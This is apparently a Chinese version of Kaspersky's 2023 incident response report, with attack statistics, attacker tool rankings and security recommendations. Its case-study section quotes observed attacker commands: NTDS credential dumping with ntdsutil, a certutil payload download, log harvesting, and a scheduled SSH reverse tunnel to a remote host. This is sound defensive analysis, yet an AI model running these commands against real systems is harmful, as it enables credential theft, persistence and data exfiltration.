分析师报告

事件响应

kaspersky 引领未来


2023 年

简介

本分析师报告介绍了卡巴斯基在 2023 年调查的网络攻击的相关信息。卡巴斯基提供事件响应、数字取证和恶意软件分析等多项服务，为受到信息安全事件影响的组织提供帮助。本报告中使用的数据来自卡巴斯基与不同组织的合作调查，这些组织曾寻求事件响应帮助或者为内部事件响应团队执行专业活动。事件调查和响应服务由卡巴斯基的全球应急响应团队 (GERT) 提供，该团队由来自欧洲、亚洲、南美洲、北美洲、中东和非洲的专家组成。

本报告还包含特殊网络和计算机事件调查团队以及全球研究与分析团队 (GReAT) 的专家提供的数据。

这些统计数据有助于我们确定与不同经济领域和地区的组织切身相关的威胁趋势。我们可以据此制定不同优先级的保护方法并提供相关建议，帮助组织通过实施这些建议来提高安全等级并为未来的事件响应做好准备，从而防止或最大程度地减少潜在攻击造成的损害。



IR 服务请求的地理分布

图 1 2023 年卡巴斯基事件响应服务请求的地理分布

该服务的地理分布近期有所变化，但俄罗斯地区的请求数量仍持续增加。2023 年，美国地区的服务请求数量大幅增加至第二位，在总请求数量中占比 21.82%。

图 2 受到攻击最多的前 3 个地区

垂直领域和行业

图 3 卡巴斯基事件响应服务请求的行业分布




图 4 受到攻击最多的前 3 个行业

政府
27.89%

工业
17.01%

金融
12.24%

2023 年趋势

2023 年的一个明显趋势是通过服务提供商发起攻击。这些攻击的数量增加并不令人意外：攻击者能够利用这种攻击媒介更轻松地发动大规模攻击，而无需逐个攻击个人受害者。由于攻击者的行为一般与分包商员工的行为非常相似，因此检测这些攻击需要更久的时间。这些事件中有一半在发现数据泄露后才被识别出来。四分之一的受害者在其数据被加密后才得知情况，另有四分之一的受害者因可疑活动而发现攻击。

另一项趋势在过去几年间始终保持不变，那就是勒索软件。2023 年，三分之一的事件与勒索软件有关。尽管与上一年相比，勒索软件攻击的占比从 39.8% 下降到 33.3%，但这类攻击仍是所有经济领域和所有行业的组织面临的主要威胁。

2023 年发生频率最高的勒索软件攻击依次是 Lockbit (27.78%)、BlackCat (12.96%)、Phobos (9.26%) 和 Zeppelin (9.26%)。在所有勒索软件攻击中，有半数因公开的应用程序遭到入侵而起。另外 40% 的攻击利用被入侵的凭据（其中 15% 的凭据通过暴力破解攻击获得）。在其余 10% 的攻击中，网络钓鱼攻击和利用受信任关系的攻击各占一半。大部分数据加密攻击在一天 (43.48%) 或几天 (32.61%) 内结束。其余攻击则持续几周 (13.04%) 或一个月以上（仅 10.87%）。除了数据加密之外，几乎所有持续几周或几个月的长期勒索软件攻击也会造成数据泄露。

三分之一的事件与勒索软件有关

攻击者工具

攻击者继续使用许多不同的实用程序，但 Mimikatz 和 PsExec 仍是最常见的攻击工具，在事件中的占比分别为 15.58% 和 13.64%。

攻击者最常用的工具

Mimikatz
15.58%

PsExec
13.64%

攻击影响

数据加密仍是遭受攻击的公司面临的主要问题，尽管 2023 年受到勒索软件攻击的公司比例略有下降，但在申请 IR 服务的公司中，仍有三分之一因数据加密而丢失数据。同时，遭受数据泄露的公司比例也上升至 21.1%。另外值得注意的是，这些公司通常后续还会遇到基础设施加密的问题。

主要问题：数据加密和数据泄露

概述和建议

进入

1. 侦查
2. 资源开发
3. 交付
4. 社交工程
5. 漏洞
6. 持久性
7. 防御规避
8. 命令和控制

利用面向公众的应用程序	42.37%
被入侵的账户	20.34%
暴力破解	8.47%
受信任关系	6.78%

建议

- 实施可靠的密码策略和多因素身份验证
- 将管理端口从公共访问中移除
- 针对面向公众的应用程序，建立零容忍的补丁管理策略或补偿措施
- 确保员工维护高度安全性

攻击者的工具（包括合法工具）

我们发现，在 2023 年，几乎每两个案例中就有一个使用合法工具

9. 转移
10. 发现
11. 特权升级
12. 执行
13. 凭据访问
14. 横向移动

Mimikatz	15.58%
PsExec	13.64%
Advanced IP Scanner	9.09%
SoftPerfect Network Scanner	7.14%
AnyDesk	5.19%
CobaltStrike	5.19%
PowerShell	5.19%
7zip	3.90%

攻击者最常在命令与控制 (25.58%)、发现 (20.93%) 和执行 (20.93%) 阶段使用不同的实用程序。

建议

- 实施规则以检测攻击者常用的工具
- 使用具有类似 EDR 遥测工具的安全工具堆栈
- 通过攻击演习不断测试安全行动的反应时间
- 在企业网络中停止使用攻击者所用工具列表中的软件

拿取

15. 收集
16. 渗漏
17. 影响
18. 目标

已加密文件	33.33%
数据泄露	21.09%
域控制器被入侵	12.24%

建议

- 备份数据
- 与事件响应预留服务合作伙伴合作，在快速服务水平协议下解决事件
- 针对包含个人身份信息 (PII) 的应用程序实施严格的安全计划
- 通过数据丢失防护 (DLP) 对重要数据实施安全访问控制
- 持续培训事件响应团队，保证其具备专业技能并及时了解不断变化的威胁形势

组织成熟度

我们更深入分析了卡巴斯基事件响应服务请求的原因，并将这些请求分为两组。

第 I 组（在请求服务时已经知道攻击的原因和影响）

这些受害者通常在攻击发生并造成明显损害后，才意识到遭受了攻击。

已加密文件	33.33%
数据泄露	21.09%
盗窃钱财	1.36%
篡改	1.36%
服务不可用	1.36%

第 II 组（出现可疑活动迹象的攻击）

根据我们的分析结果，这些可疑活动会带来以下影响：

域控制器被入侵	12.24%
持久装入以待未来产生影响	10.88%
误报	7.48%
数据操纵	4.08%
账户盗用	2.72%
攻击被阻止或未完成	1.36%

在所有请求中，42.2% 的请求基于可疑迹象，例如：

用户活动 **安全工具警报**

文件和电子邮件 **网络活动**

当然，部分事件也可能升级为影响更为严重的事件，而在攻击的早期阶段检测出这些事件，有助于减轻影响。

攻击持续时间

所有事件案例都可以分为三类，各自具有不同的攻击者停留时间、事件响应持续时间、初始访问方法和攻击影响。

速战速决型
（数小时和数日不等）

平均水平型
（数周）

长期持续型
（一个月或更长时间）

占攻击的百分比

速战速决型	平均水平型	长期持续型
69.75%	8.40%	21.85%

平均攻击持续时间

速战速决型	平均水平型	长期持续型
< 1 天	15 天	135 天

代表性影响

速战速决型	平均水平型	长期持续型
勒索软件	勒索软件与盗窃钱财	数据泄露和勒索软件

初始攻击媒介

速战速决型	平均水平型	长期持续型
面向公众的应用程序 被入侵的账户	面向公众的应用程序	受信任关系 面向公众的应用程序

事件响应持续时间

速战速决型	平均水平型	长期持续型
持续时间最长为一周的攻击。 严重的高速勒索软件攻击，即使对于成熟的安全运营，也是最棘手的挑战。大多数为频繁出现的攻击行为，发生在那些容易得手、公开、容易被发现的安全问题上	**持续时间最长为一个月的攻击。** 由于勒索软件的原因，许多攻击都与速度更快的攻击（速战速决型）没有区别。这组中的许多案例在初始访问和后续攻击阶段之间，会间隔相当长的一段时间	**持续时间超过一个月的攻击。** 在攻击期间，主动阶段与被动阶段的时间无规律。主动阶段的持续时间与前一组（平均水平型）非常相似
40 小时	**40 小时**	**46 小时**

请求服务的原因

真实警报


文件被加密	43.22%
数据泄露	16.10%
可疑文件	13.56%
可疑的用户活动	11.86%
安全工具警报	4.24%
未经授权的访问	3.39%
盗窃钱财	2.54%
可疑网络活动	2.54%
服务不可用	1.69%
可疑的电子邮件	0.85%

误报（占所有服务请求的 7.4%）

可疑的用户活动	72.73%
可疑网络活动	18.18%
安全工具警报	9.09%


在所有地区和行业，文件被加密都是请求服务的首要原因，这表明加密程序是 2023 年最常见的网络威胁。可疑活动是第二常见的请求原因，也是导致最多误报的原因。

图 5 按地区划分的卡巴斯基事件响应服务请求原因




初始攻击媒介

2023 年，最常见的初始入侵方法依然是面向公众的应用程序。我们发现其中有三分之一的应用程序通过已知漏洞受到攻击。另外值得注意的是，其中半数以上的漏洞已在 2021 年和 2022 年被发现。我们发现，42.37% 的案例都是这种初始攻击媒介。大部分攻击的持续时间不到一天（占所有事件的 18.64%）。关于请求服务的原因，5% 的案例为数据被加密，10% 的案例为可疑活动。



另一种常见的初始攻击媒介是被入侵的用户凭据。今年，需要特别关注两种案例，一种是使用密码暴力破解进行入侵的案例 (8.47%)，另一种是攻击者利用在所调查的事件前已被入侵的用户账户进行攻击的案例 (20.34%)。在这类攻击中，速战速决型攻击也很常见，其中 15.25% 的攻击持续时间不到一天，8.47% 的攻击持续时间不到一周。在这些攻击中，数据被加密 (14.06%) 和可疑活动 (6.25%) 是请求服务的主要原因。



通过受信任关系进行入侵的情况在前几年一直存在，但今年的比例大幅上升，占据总入侵数量的 6.78%。利用这种攻击媒介，攻击者能够通过入侵一个组织来取得数十名受害者的访问权限。在这种情况下，由于并非所有遭受初始攻击的组织都有全面调查的意识和合作意愿，因此调查团队要进行调查更为困难。采用这种渗透方法时，攻击者从开始攻击到结束攻击，有时需要花费更长的时间，因此这些攻击中有半数持续超过一个月。

攻击者的工具和漏洞利用

在 39.18% 的受调查攻击中，有证据显示攻击者使用合法实用程序。

这些实用程序包括所谓的 LOLBins[1]（受攻击的机器上已有的实用程序，例如操作系统组件等）、来自红队和渗透测试团队的信息安全专家的实用程序以及商业框架（Cobalt Strike、Metasploit、Acunetix）。

事件中所用工具的分布和频率

频繁，20–25%

Mimikatz PsExec

中等，8–15%

SoftPerfect Network Scanner
PowerShell Cobalt Strike
AnyDesk Advanced IP Scanner

罕见，1–8%

7zip Metasploit
SystemBC BloodHound
DiskCryptor MEGASync

Cobalt Strike 和 PowerShell 脚本等专用框架很受攻击者欢迎，但 Mimikatz 和 PsExec 仍然是攻击者最常用的工具。

命令与控制	25.58%	AnyDesk SystemBC Revsocks gs-netcat Proxifier dchelp Earthworm 远程桌面 SSH WebShell 自定义 Linux 机器人
发现	20.93%	Advanced IP Scanner SoftPerfect Network Scanner BloodHound Fscan Acunetix Angry IP Scanner Nbtscan Nessus netscan.exe
执行	20.93%	PsExec PowerShell WMIC PowerTool x64 WMI Exec DarkKomet ASPXspy2 MARIJUANA
横向移动	11.63%	Cobalt Strike Metasploit Impacket CrackMapExec Meterpreter
影响	4.65%	DiskCryptor MHDDoS
特权升级	4.65%	Mimikatz EfsPotato
收集	4.65%	7zip Adminer
凭据访问	2.33%	MEGASync
初始访问	2.33%	PhishingKit
凭据访问	2.33%	MetaStealer

1 LOLBAS

MITRE ATT&CK 中的合法工具

在大多数情况下，安全团队都可以利用预防解决方案来减轻初始攻击媒介的威胁。通过及时的补丁管理、实施多因素身份验证、使用反网络钓鱼软件解决方案来防御网络钓鱼攻击以及对员工进行安全意识培训，可以减轻最常见的攻击媒介（利用面向公众的应用程序、被入侵的账户、恶意电子邮件）造成的影响。

但是，即使采取了这些措施，攻击仍然可能发生，因此尽快检测攻击的发展迹象非常重要。

滥用合法工具实现持久性以及命令与控制的事件日益增加，要加以应对，可以实施能够检测未经授权的安装或工具执行（无论是否是恶意软件）的安全控制措施。此外，托管检测和响应也可以防范滥用不同工具进行执行、访问或枚举操作的新战术，并根据风险提供相关建议。

域接管和勒索软件

勒索软件类攻击重复利用之前识别出的策略，使用类似的工具进行入侵[2]。某些面向互联网的应用程序实施了容易受到攻击的远程命令执行 (RCE) 模块，而攻击者会利用这些应用程序。通过这种方式，勒索软件类攻击瞄准由易受攻击的 log4j 支持的公共服务，并指示其工具库利用漏洞并入侵基础设施。

利用面向公众的应用程序 — T0819

```
/Program Files/<易受攻击的应用程序>/root/WEB-INF/lib/log4j-1.2.17.jar
```

确认所利用的漏洞后，攻击者会修改负责执行应用程序的本地特权账户。攻击者在本地执行命令来修改用户密码。

账户操纵 — T1098

```
Net user <用户名> <新密码>
```

之后，攻击者会向系统上传一组工具：

```
C:\Users\<用户名>\Documents\netscanold.exe
C:\Users\<用户名>\Documents\mimikatz\x64\mimikatz.exe
```

之后，攻击者会在系统上执行 Meterpreter 来获取额外的访问权限和持久性。

创建或修改系统进程：Windows 服务 — T1543:003

```
Svc: ghhjbl ¦ Path: cmd.exe /c echo ghhjbl > \\.\pipe\ghhjbl
```

MERCURY 利用未修补系统中的 Log4j 2 漏洞来攻击以色列组织

最后，在确认获得完全访问权限之后，攻击者会安装应用程序 eHours 以实现持久性和 C2。

远程访问软件 — T1219

```
C:\Program Files\ehorus_agent\ehorus_uit.exe
C:\Program Files\ehorus_agent\ehorus_cmd.exe
C:\Program Files\ehorus_agent\ehorus_launcher.exe
```

面向公众的漏洞利用和勒索软件攻击

BloodHound 和 Impacket 是针对横向移动与发现的常用安全工具。它们利用网络协议来收集信息，并重复利用会话来执行远程命令或获取用户名和凭据，但其大部分有效载荷或脚本会被端点控制检测到。

攻击者决定使用不同的方法来滥用命令与脚本解释器：利用 Windows Command Shell 在本地收集关键系统上的 evtx 文件，然后将这些文件压缩并移动到转移系统。文件被移动后，攻击者会使用新脚本根据 4624 个事件提取有效的用户名。

日志枚举 — T1654，命令与脚本解释器：Windows Command Shell — T1059:003

```
将文件复制到公共文件夹：
copy $system32\winevt\Logs\Security.evtx $public\Security.evtx

压缩复制的文件并将其移动到转移系统：
Add-Type -A System.IO.Compression.FileSystem;;$zipFile = [System.IO.Compression.ZipFile]::Open('c:\users\
public\Security.zip', 'Update');[System.IO.Compression.ZipFileExtensions]::CreateEntryFromFile($zipfile,'c:\
users\public\Security.evtx','Security.evtx');$zipFile.Dispose()

使用脚本从 evtx 日志中提取有效的用户名：
Get-Eventlog -LogName Security | where {$.eventID -eq 4624 } | % {$.ReplacementStrings[6] + ";" +
$.ReplacementStrings[5] + ";" + $.ReplacementStrings[11]} | Export-csv guli_<本地服务器>.csv -encoding utf8

Get-WinEvent -Path C:\users\public\Security_<服务器 1>.evtx | where {$.ID -eq 4624 } | Select -Property @
{N='Domain'; E={$.Properties[6].value}},@{N='User'; E={$.Properties[5].value}},@{N='IP'; E={$.Properties[18].
value}} | Export-csv C:\users\public\guli_<服务器 1>.csv -encoding utf8
```

适用于 Windows 及其模块的原生 SSH.exe 命令可用于命令与控制，并使用相同的连接通道渗漏信息。攻击者识别出通往远程系统（其中的关键系统允许互联网访问）的路径，一旦确认访问权限后，就可以使用多个命令来配置 SSH 后门来发送和接收数据。

协议隧道 — T1572，计划任务/作业 — T1053

```
识别互联网访问：
ping <远程 IP>
ping <第二个远程 IP>

获取 C2 系统的公共 SSH 主机密钥：
ssh-keyscan -p 443 <远程 IP>

配置本地 SSH 密钥并授予权限：
ssh-keygen -f <路径>/.ssh/id_rsa -t rsa -N "<密码>"
icacls <路径>/.ssh/id_rsa /inheritance:r
icacls <路径>/.ssh/id_rsa /grant:r "%username%":"(R)
icacls <路径>/.ssh/sshd_config /inheritance:r
icacls <路径>/.ssh/sshd_config /grant:r "%username%":"(R)

配置“SSH Server”和“SSH Key Exchange”在配置反向隧道时每分钟执行的任务：
schtasks.exe /create /sc minute /mo 1 /tn "SSH Server" /rl highest /np /tr "<路径>\sshd\sshd.exe -f <路径>/.ssh/
sshd_config"
schtasks.exe /create /sc minute /mo 1 /tn "SSH Key Exchange" /rl highest /np /tr <路径>\sshd\ssh.exe -i <
路径>\.ssh\id_rsa -N -R 22443:127.0.0.1:2222 -o StrictHostKeyChecking=no -o ServerAliveInterval=60 -o
ServerAliveCountMax=15 root@<远程 IP> -p 443
```

ssh-keyscan 实用程序用于收集主机的公共 SSH 主机密钥。
它被设计用于协助构建和验证 ssh_known_hosts 文件[3]。

Flax Typhoon

在分析事件时，检测到多种技术利用合法软件和 LOLBins 进行安装和执行。之后，确认了专门针对台湾组织的 APT 攻击 Flax Typhon。威胁发起者所执行的初始操作是由攻击者执行恶意 PowerShell 脚本来转储凭据。

操作系统凭据转储：NTDS — T1003:003，事件触发的执行：PowerShell 配置文件 — T1546:013

```
cmd /c ntdsutil "ac i ntds" ifm "create full c:\PerfLogs\test" q q c:\windows\sysvol\domain\ntds\active directory\ntds.dit"
```

使用 Windows 命令 Certutil 来下载和执行 conhost 文件。

入口工具传输 — T1105

```
certutil.exe -urlcache -split -f http://<已编辑路径>/conhost.exe
```

发现了一项新的可疑服务，其伪装成 Windows 更新服务并链接到最近下载的文件。

[OpenBSD 手册页面服务器]

系统服务：服务执行 — T1569:002

```
HKLM\SYSTEM\ControlSet001\Services\Windos_update
"C:\windows\temp\Crashpad\conhost.exe" /service
```

检测到的文件被确认为合法的 VPN 客户端，但其实施目的是避免检测/网络过滤和/或启用访问。

协议隧道 — T1572

```
C:\windows\temp\Crashpad\conhost.exe
文件描述：SoftEther VPN
原始文件名：vpnbridge.exe
```

在系统上识别出第二项服务，名为 WorkService。检测到对应的 dll（与 Zabbix 代理相关）。

远程访问软件 — T1219

```
注册表项：HKLM\SYSTEM\ControlSet001\Services\WorkService
镜像路径："C:\Windows\TAPI\dllhost.exe" --config "C:\Windows\TAPI\wshelper.dll"
原始文件名：zabbix_agentd.exe
公司：Zabbix SIA
```

最常见的漏洞

在我们 2023 年数据集中，最常见的漏洞与 SMBv1 (CVE-2017-0144 和 CVE-2017-0143) 、Microsoft Exchange Server (CVE-2021-27065 和 CVE-2021-26855) 以及 FortiOS (CVE-2023-22640 和 CVE-2023-25610) 有关。

我们在攻击中检测到的漏洞中，有 62% 导致远程代码执行 (RCE)，而大部分在表网上有可用的公共漏洞，这使得攻击者能够轻易利用它们来获取目标系统的访问权限。(ITW)

